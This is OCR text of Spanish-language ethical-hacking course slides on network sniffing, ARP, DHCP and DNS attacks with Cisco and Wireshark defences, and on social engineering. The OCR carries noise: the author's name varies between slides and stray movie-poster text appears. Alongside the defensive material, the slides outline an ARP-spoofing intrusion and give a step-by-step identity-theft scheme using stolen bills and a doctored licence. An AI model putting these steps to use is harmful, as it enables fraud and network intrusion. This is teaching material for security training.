
CIFH Julio Iglesias Perez

Contramedidas para virus y worms

- Actualizar los antivirus en base mensual, así puede identificar y limpiar los nuevos errores.
- Impedir abrir archivos recibidos por enviadores desconocidos de email.
- Realizar backups.
- Programar escaneos periódicos para todos los discos luego de la instalación del software A.V.
- No aceptar discos o programas sin antes revisarlos con la última versión de antivirus.

©IEH Julio Iglesias Perez

Test de Intrusión para Virus
C|EH Julio Iglesias Pérez



CIEN - Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

8. Sniffers

Certified Ethical Hacker

C|EH Julio Iglesias Perez

Amenazas sniffing

- Colocando una tarjeta en la red en modo promiscuo un atacante puede capturar y analizar todo el tráfico de la red.
- Muchos puertos de las empresas están abiertos.
- Un packet sniffer solo puede capturar información de paquetes de una subred.
- Usualmente cualquier laptop puede conectarse a una red y obtener acceso a esta.

CIEH Julio Iglesias Perez

Wiretapping

Es el proceso de monitorear conversaciones telefónicas y de internet. Los atacantes conectan un dispositivo de escucha (hardware, software o una combinación de ambos) al circuito de información entre dos teléfonos o host en internet.

C|EH Julio Gallardo Rodríguez

Wiretapping

- Un atacante puede robar información sensible "olfateando" una red. Passwords telnet, tráfico email, tráfico web, sesiones de chat, passwords ftp, configuración de routers, tráfico DNS, tráfico syslog, etc.

C|EH Julio Iglesias Perez

¿Cómo trabaja un sniffer?

- Coloca a la tarjeta NIC en modo promiscuo así puede escuchar todo el tráfico transmitido en su segmento.
- Puede leer constantemente toda la información que viaja por la red decodificando la información encapsulada en los paquetes de datos.

C|EH Julio Gustavo Lopez

Tipos de sniffing

- Sniffing pasivo: Significa olfatear a través de un hub. En un hub el tráfico es enviado a todos los puertos.
- Passive sniffing no implica enviar paquetes, y monitorear el tráfico enviado por otros.
- Active sniffing implica enviar múltiples sondas de red para identificar APs.
- El uso de hubs está obsoleto hoy en día. Se usan switchs.

CEH Julio Iglesias Pérez

Tipos de sniffing

- Active sniffing: Cuando se realiza sniffing en una red switcheada se lo llama active sniffing.
- El olfateo activo se basa en inyectar paquetes (ARP) en una red.

C|EH Julio Ignacio Perez

Protocolos vulnerables al sniffing

Telnet y Rlogin, HTTP, SMTP, NNTP, POP, FTP, IMAP.

Es decir, datos enviados en texto claro

C|EH Julio Iglesias Pérez

Protocolos vulnerables al sniffing

La capa donde trabaja el sniffer es en la de Data Link (enlace) del modelo OSI, por lo que no se adhieren a las mismas reglas como las aplicaciones y los servicios que residen en capas superiores.

Si alguna de las capas es hackeada, las comunicaciones están comprometidas sin que otras capas lo sepan.

CIFP Juan Ignacio Luca de Tena

Analizadores de protocolo de hardware

Es una pieza de equipo que captura las señales sin alterar el tráfico en un segmento de un cable.

Puede ser utilizado para monitorear el uso de una red e identificar tráfico de red malicioso generado por software un software de hacking instalado en la red.

Captura paquetes de datos y decodifica y analiza su contenido de acuerdo a ciertas reglas predeterminadas.

Algunos ejemplos de estos hardwares son: Agilent N2X N5540AS, Agilent E2960B, RADCOM PrismLite Protocol Analyzer, Flune Networks Optiview Network Analyzaer, etc.

Ataques MAC

MAC Flooding

1. Implica floodear el switch con numerosas solicitudes.
2. Los Swtiches tienen memoria limitada para mapear varias direcciones MAC a los puertos físicos en el switch.
3. MAC Flooding hace uso de esta limitación bombardeando el switch con direcciones MAC falsas hasta que el switch ya no pueda mantenerse.
4. Entonces el switch actúa como un hub difundiendo paquetes a todos los equipos en la red y los atacantes olfatean el tráfico fácilmente.

Ataques MAC

Direcciones MAC/Tabla CAM

Las tablas CAM (Content Addresable Memory) tienen tablas fijas. Almacenan información como direcciones MAC disponibles en puertos físicos con sus parámetros VLAN asociados.

C|EH Julio Iglesias Pérez

Ataques MAC

¿Qué pasa cuando la tabla CAM está llena?

Tráfico de solicitudes ARP inundarán cada puerto en el switch. Básicamente esto cambia el switch a un hub. Este ataque también llenará las tablas CAM de switches adyacentes.

C|EH Julio Iglesias Pérez

Ataques MAC

Herramienta macof: Es una herramienta Linux que es parte de la colección de dnsiff. Envía fuentes MAC al aleatorias y una dirección IP. Esta herramienta floodea el las tablas CAM del switch (131,000) por minuto enviado entradas MAC falsas.

Otras herramientas: Yersinia

CIEH Julio Gomez

¿Cómo defenderse de ataques MAC?

Configurando la seguridad de los puertos de los switch Cisco:

1. switchport port-security
2. switchport port-security maximum 1 vlan access
3. switchport port-security violation restrict
4. switchport port-security aging time 2
5. switchport port-security aging type inactivity
6. snmp-server enable traps port-security trap-rate 5

Nota: La seguridad del puerto limita los ataques flooding MAC y cierra el puerto y envía una trampa SNMP.

CIEH Julio Iglesias Pérez

Ataques DHCP

Ataque DHCP Starvation

El atacante manda difusión de discovery request para todo el ámbito DHCP e intenta concesionar todas las direcciones DHCP disponibles en el ámbito. Este es un ataque DoS utilizando concesiones DHCP.

Herramienta de ataque DHCP Starvation: Globbler

CIEH Julio Iglesias Pérez

Ataques DHCP

Ataque Rogue DHCP

El atacante un servidor DHCP rogue (pillo) en la red para proveer direcciones a los usuarios.

C|EH Julio Iglesias Pérez

¿Cómo defenderse contra los ataques de DHCP Starvation y Rogue?

Habilitar seguridad del puerto para defenderse contra el ataque starvation.

Comandos del IOS switch

switchport port-security

switchport port-security maximum 1

switchport port-security violation restrict

switchport port-security aging time 2

switchport port-security aging type inactivity

CIEH Julio Iglesias Perez

Habilitar DHCP snooping (espionaje) para defenderse contra los ataques rogue.

Comandos IOS switch

```
ip dhcp snooping vlan 4,104
no ip dhpc snooping information option
ip dhcp snooping
```

C|EH Julio Iglesias Perez

Ataques ARP Poisoning.

¿Qué es ARP (Address Resolution Protocol)?

Es un protocolo para mapear una dirección IP a una dirección física. El protocolo ARP difunde los equipos de red para encontrar sus direcciones MAC. Cuando un equipo necesita comunicarse con otro, busca la tabla ARP. Si la dirección MAC no se encuentra en la tabla, la ARP es difundida por la red. Todos los equipos compararán en la red su dirección IP y su dirección MAC. Si alguno identifica con su dirección, el equipo responderá y este se almacenará en la tabla ARP y la comunicación se dará.

Ataque ARP Spoofing

Los paquetes ARP pueden ser falsificados para enviar datos al equipo del atacante. ARP Spoofing implica construir un número largo de solicitudes ARP falsificados y responde paquetes para sobrecargar un switch. Los atacantes floodean la caché ARP de un equipo con entradas falsas también conocidas como poisoning. El switch se establece a "forwarding mode" luego de que la tabla ARP es floodeada con respuestas ARP falsas y los atacantes pueden olfatear todos los paquetes de la red.

¿Cómo trabaja el ARP Spoofing?

Cuando un usuario A inicia una sesión con un usuario B en el mismo dominio de difusión en capa2, una solicitud ARP es difundida utilizando el IP del usuario B y el usuario A espera a que el usuario B responda con la máscara de subred.

1. Hola 10.1.1.1 estas ahí??
2. Si, aquí estoy y mi máscara es 1:2:3:4:5:6

Un usuario malicioso escucha a escondidas en la no protegida capa2 y puede responder al usuario A spoofeando la MAC del usuario B.

3. NO, aquí estoy 10.1.1.1 y mi máscara es 9:8:7:6:5:4

CIFRIS Julio Iglesias Perez

Amenazas del ARP Poisoning

- Ataque DoS.
- Intercepción de datos.
- VoIP Call tapping.
- Robo de contraseñas.
- Manipulación de datos.

Todo lo que pase en texto claro será interceptado.

Herramientas para ARP Poisoning: Cain&Abel, WinArpAttacker, Ufasoft Snif.

CEH Julio Iglesias Perez

¿Cómo defenderse contra ARP Poisoning?

- Utilizar la DHCP Snooping Binding Table y la inspección dinámica ARP.
- Revisar la MAC y la IP para ver que el ARP de la interfaz está en la unión.

C|EH Julio Iglesias Pérez

Configurando DHCP Snooping y Inspección ARP dinámica en switches Cisco

```
ip dhcp snooping
ip dhcp snooping vlan 10
show ip dhcp snooping

show ip dhcp snooping binding

ip arp inspection vlan 10
^Z
show ip arp inspection
```

CIEH Julio Iglesias Perez

MAC Spoofing/Duplicando

Este ataque es realizado cuando se olfatea una rec por direcciones MAC de los clientes que activamente están asociados a un puerto del switch y re utilizan otras una de esas direcciones.

Escuchando el tráfico de la red, un usuario malicioso puede interceptar una MAC address legítima de otro usuario para recibir todo el tráfico destinado para ese usuario.

Esta técnica funciona en Wireless AP con el MAC filtering habilitado.

Amenazas de ataques Spoofing

MAC Spoofing

- Si la MAC es utilizada para acceder a la red un atacante puede obtener acceso a la red.

- Un atacante puede asumir la identidad de alguien en la red.

C|EH Julio Iglesias Suarez

Amenazas de ataques Spoofing

IP Spoofing

- Ping de la muerte.
- ICMP unreachable storm.
- SYN flood.
- IPs de confianza pueden ser spoofeados.

Herramentas MAC Spoofing: SMAC

CEH Julio Iglesias Perez

¿Cómo defenderse contra MAC Spoofing?

Utilizar la DHCP Snooping Binding Table, Inspección ARP dinámica e IP Source Guard.

```
sh ip dhcp snooping binding
```

C|EH Julio Iglesias Perez

DNS Poisoning

Técnicas DNS Poisoning

1. DNS Poisoning es una técnica que engaña un servidor DNS dentro de uno creíble que fue recibido de la información de autenticación cuando realmente no lo hizo.

2. Lo que hace es sustituir una dirección de un proveedor de internet falso en nivel DNS.

El objetivo es resolver nombres de host en otras direcciones IP, generalmente para enviar por ejemplo a sitios web falsos.

CEH Julio Iglesias

Servidor Proxy DNS Poisoning

El atacante envía un troyano a un equipo y cambia sus opciones de Proxy Server en el navegador para que apunte a otro IP.

C|EH Julio Iglesias Lopez

DNS Cache Poisoning

Cambia los registros DNS por falsos.

C|EH Julio Iglesias Pérez

¿Cómo Defenderse contra DNS Spoofing?

1. Resolver todas las consultas DNS al servidor DNS.
2. Bloquear consultas DNS que vayan a servidores externos
3. Implementar DNSSEC
4. Configurar resolución DNS para que use un nuevo puerto de origen disponible para cada consulta de salida.
5. Configurar el firewall para restringir DNS lookup externo.
6. Restringir servicio DNS recursivo, parcial o total a los usuarios autorizados.
7. Utilizar limitación de velocidad

C|EH Julio Iglesias Perez

Mostrando filtros en Wireshark

Estos filtros son utilizados para cambiar la vista de los paquetes capturados

Ejemplo: Se teclea el protocolo en el filter box: arp, http, tcp, udp, dns, etc.

tcp.port==23

ip.addr==192.168.1.100 machine

ip addr==192.168.1.100 && tcp.port==23

ip.addr==10.0.0.1 or ip.addr==10.0.0.4

CIEH Julio Iglesias Perez

Herramientas Sniffing

Herramienta Wireshark

1. Es un paquete gratuito. Utiliza Winpcap para capturar paquetes, así que solo puede capturar paquetes en redes soportadas por Winpcap.
2. Captura tráfico de redes vivas desde Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, redes FDDI.
3. Los archivos pueden ser editados vía línea de comandos.

CEH Julio Iglesias Gómez

Filtros de Wireshark adicionales

1. Mostrar todos los TCP resets: tcp.flags.reset==1
2. Mostrar todos las solicitudes HTTP gets: http.request
3. Mostrar todos los paquetes TCP que contengan la palabra "traffic" tcp contains traffic
4. Filtro para valores HEX 0x33 0x27 a cualquier offset: udp contains 33:27:58
5. Muestra todas las retransmisiones en el trazo: tcp.analysis.retransmission

©IEM Julio Iglesias Perez

Herramientas

- Herramientas Sniffing: CACE Pilot, Tcpdump/Windump
- Herramientas discovery: NetworkView, the Dude Sniffer
- Herramienta Password Sniffing: Ace
- Herramientas Packet Sniffing: Capsa Network Analyzer.

CIEH Julio Iglesias Pérez

Herramientas

- OmniPeek Network Analyzer: Utiliza Google Map para capturar la locación de una IP pública de los paquetes capturados
- Network Packet Analyzer: Observer
- Session Capture Sniffer: NetWitness
- Email Message Sniffer: Big-Mother
- TCP/IP Packet Crafter: Packet Builder

CIEH Julio Iglesias Perez

¿Cómo un atacante hackea una red utilizando Sniffers?

1. Un atacante conecta su laptop a un puerto del swtich.
2. Ejecuta discovery tools para aprender acerca de la topología de la red.
3. Identifica el equipo de la víctima para realizar tu ataque.
4. Envenena (poison) el equipo de la víctima utilizando técnicas ARP spoofing.
5. El tráfico destinado para la víctima es re direccionado al usuario.
6. El hacker extrae passwords y datos sensibles del tráfico redirigido.

C|EH Julio Iglesias Pérez

Contramedidas

¿Cómo defenderse contra Sniffing?

- Restringir el acceso físico a la red, asegurando que no se puede instalar packet sniffers.
- Utilizar encriptación para proteger información confidencial.
- Permanentemente agregar la dirección MAC de la puerta de enlace a la caché ARP.

CIEH. Julio Iglesias Pérez

Contramedidas

- Utilizar direcciones estáticas y tablas ARP estáticas para prevenir a los atacantes agregar entradas ARP spoofeadas.

- Apagar el network identification broadcasts y si es posible restringir la red a usuarios autorizados para proteger la red de ser descubierta por herramientas sniffing.

- Utilizar IPv6 en vez de IPv4.

- Utilizar sesiones cifradas como SSH en vez de Telnet, Secure Copy (SCP) en vez de FTP, SSL para mails, etc. para proteger la red inalámbrica contra ataques sniffing.

CEH Julio Iglesias Pérez

Técnicas de prevención Sniffing.

- Utilizar PGP y S/MIME.
- Utilizar VPNs.
- Utilizar SSH.
- Utilizar IPSec.
- Utilizar One-time Passwords (OTP).
- Utilizar protocolo SSL/TLS.

C|EH Julio Iglesias Perez


¿Cómo detectar sniffing?

- Debe revisar qué equipos están corriendo en modo promiscuo.
- Ejecutar IDS y notificar si las direcciones MAC de algunos equipos ha sido cambiada (como por ej. la MAC del router).
- Ejecutar herramientas de red como HP Performance Insight para monitorear la red buscando paquetes extraños.

Herramientas de detección de modo promiscuo: PromqryUI, PromiScan, etc.

CEH Julio Iglesias Pérez

Test de Intrusión con Sniffers
C|EH
Julio Iglesias Pérez



C|EH Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

9. Ingeniería Social

Certified Ethical Hacker

C|EH Julio Iglesias

¿Qué es la Ingeniería Social?

Es el arte de convencer a la gente de revelar información confidencial.

C|EH Julio Iglesias Pérez

Comportamientos vulnerables a los ataques

- Naturaleza humada a la confianza.
- Ignorancia sobre la ingeniería social.
- Obligación moral.
- Etc.

C|EH Julio Iglesias Perez

Factores que hacen a las compañías vulnerables

- Entrenamiento sobre seguridad insuficiente.
- Fugas de políticas de seguridad.
- Fácil acceso a la información.
- Muchas Unidades organizativas

C|EH Julio Iglesias Perez

- La Ingeniería social es efectiva porque los errores humanos son más susceptibles.
- Es difícil detectar intentos de ingeniería social.
- No hay métodos para asegurarse completamente contra ataques de ingeniería social.
- No hay ningún software o hardware que defienda contra la ingeniería social.

CIEH Julio Iglesias Lopez

Típicas señales de Ingeniería social

- Mostrar rápida a inadvertidamente el nombre.
- Utilizan elogios.
- Muestra disconformidad cuando es cuestionado.
- Pretende, reclama autoridad si la información no es provista.
- Hacen solicitudes informales.
- Etc.

C|EH Julio Iglesias Perez

Fases de un ataque de ingeniería social

- Research: Dumpster diving (buceo de basurero), sitios web, empleados, etc. Crean relaciones con empleados selectos.
- Develop: Eligen al empleado víctima.
- Exploit: Seleccionan a la víctima, identifican empleados frustrados, etc. Explotan la relación, recolectan información sensible, información financiera, tecnologías que utilizan en su compañía, etc.

Impactos en la organización

- Pierde privacidad.
- Peligros de terrorismo.
- Pérdidas económicas.
- Daño, etc.

C|EH Julio Iglesias Pérez

Ataques de inyección de comandos

- Online: Internet, acercarse a los empleados, persuadir.
- Teléfono: Imitación de un usuario legítimo.
- Acercamiento personal. Obtener información preguntando directamente.

C|EH Julio Iglesias Suárez

Blancos comunes de Ingeniería Social

- Relaciones y Help Desk.
- Usuarios y clientes.
- Vendedores de la organización.
- Administradores de sistemas.
- Soporte técnico.
- Hacerse pasar por trabajadores de la organización.

C|EH Julio Iglesias Pérez

Tipos de Ingeniería Social

Human-based. Obtienen información sensible por interacción, miedo, confianza y la naturaleza humana de ayudar.

- Fingiendo ser un usuario legítimo, dar la identidad y preguntar por información sensible. "Hola soy Juan de departamento de Ventas...."
- Fingiendo ser un usuario importante, haciéndose pasar por ejemplo con un cliente importante.
- Fingiendo ser de soporte técnico. "Don Juan, aquí habla xx de soporte, ayer tuvimos un problema con el sistema, y estamos revisando si está todo OK, me puede dar su nombre de usuario?"

CIEH Julio Josias Rodríguez

Tipos de Ingeniería Social

- Eavesdropping: Escucha de conversaciones no autorizada, o lectura de mensajes, intercepción de audio, video, etc.
- Shoulder Surfing: Procedimiento de robar passwords, identificación personal, números de cuentas, etc. Viendo sobre su hombro (shoulder) a la distancia tratando de obtener dicha información.

CEH Julio Iglesias Perez

Tipos de Ingeniería Social

- Dumpster Diving: Buscar un "tesoro" en la basura de alguien. Información de contacto, pagos de teléfono, información de operaciones, información financiera, etc.
- Tailgating: Una persona no autorizada con una maleta entra a un área segura siguiendo a una persona autorizada cerca de una puerta con acceso con llaves o sensores, etc.

C|EH Julio Iglesias Pérez

Tipos de Ingeniería Social

- In person: Recolectar información sobre tecnologías que utilizan, información de contactos, etc.

- Third-Party Autorization: Referirse a una persona importante de la organización y tratar de recolectar datos. "Don Pepe, nuestro jefe administrativo me pidió que lleve los reportes de auditoría"

CIFP Julio Iglesias Perez

C|EH Julio Iglesias Pérez

CIEH Julio Iglesias Pérez

ORIGINAL MOTION PICTURE SOUNDTRACK
MATCHSTICK MEN
C|EH Julio Iglesias Pérez
MUSIC BY
HANS ZIMMER

TO SOLVE THE HARDEST CRIMES, HIRE THE SMARTEST CRIMINAL.
WHITE COLLAR
NEW ORIGINAL SERIES
FRIDAYS 10/9C
usa
C|EH
Julio Iglesias Pérez

Tipos de Ingeniería Social

- Computer-based. Utilizando la ayuda de computadoras.
- Pop-ups preguntando por información personal, GANASTE 1 millón de dólares.
- Mails o cartas engañosas (Hoax) indicando que están infectado con virus, troyanos, worms, etc.
- Cadenas de correos ofreciendo regalos gratis, etc.
- Por mensajería obteniendo información personal.
- Correo spam irrelevante, no deseado, no solicitado para recolectar información financiera, números de identificación, información de la red, etc.
- Phishing páginas web falsas, bancos, ebay, etc.
- Utilizando SMS, pidiendo tarjetas de crédito, información sensible.

Tipos de Ingeniería Social

Insider attack

- Espiando: Especialmente los competidores.
- Venganza: Personas enojadas, empleados enojados o frustrados.
- 60% de los ataques ocurren detrás del firewall. Un ataque interno es fácil de realizar. La prevención es difícil.

C|EH - Julio Iglesias Pérez

Prevención de amenazas internas

No existe una prevención fácil para las amenazas internas.

- Políticas legales.
- Auditorías y logging.
- Acceso controlado.
- Privilegios mínimos.
- Reparación y rotación de deberes.
- Archivar datos críticos.

CEH Julio Iglesias Pérez

Prevención de amenazas internas

Ingeniería Social en las redes sociales para obtener información personal y/o sensible de los usuarios.

C|EH Julio Iglesias Pérez

Riesgos de la ingeniería social en la red de las organizaciones

- Robo de datos, riesgo de explotación de información.
- Fuga involuntaria de información, sin saberlo muestra, postea o publica información sensible de la organización.
- Ataques dirigidos, reconocimiento preliminar.
- Vulnerabilidad de la red, fallas o bugs en la red.

C|EH Julio Iglesias Pérez

Riesgos de la ingeniería social en la red de las organizaciones

Robo de identidad

- Robo de información personal, ocurre cuando una persona roba su nombre y/u otra información personal para propósitos fraudulentos.
- Pérdida de números de seguridad social, el impostor obtiene información personal, como números de licencias, de identificación, etc.

C|EH Julio Iglesias Pérez

Ejemplo

- Paso 1. Obtener información de pagos de agua, electricidad, dumpster diving, stolen mail u onsite stealing.
- Paso 2. Ir al departamento de vehículos y decirles que perdiste tu licencia de conducir. Ellos van a intentar probar tu identidad como por ejemplo pedirte pagos de luz, agua, etc. Se les muestra los bills robados, que te has movido de la dirección original. Se llenan dos formularios, se necesitará una foto para la licencia, se remplaza la foto de la licencia y listo :)

Ejemplo

- Paso 3. Ir al banco con la cuenta original del que se robó y decirles que necesitan una nueva tarjeta de crédito. Decirles que no recuerdas el número de cuenta. Luego les muestras la licencia trucha. Listo para hacer compras.

C|EH Julio Iglesias Pérez

Contramedidas

Políticas

1. Password Policies: Periódicamente cambiar las contraseñas. Impedir el uso de contraseñas fáciles de adivinar. Bloquear cuenta luego de intentos fallidos. Longitud y complejidad de contraseñas. Mantener en secreto las contraseñas, no escribirlas RECORDARLAS

Contramedidas

2. Physical Security Policies: Identificación de empleados utilizando tarjetas de identificación, uniformes, etc. Escoltar a los visitantes. Áreas restringidas. Triturar información apropiadamente de documentos que ya no sirven. Emplear personal de seguridad.

C|EH Julio Iglesias Gómez

Otras contramedidas

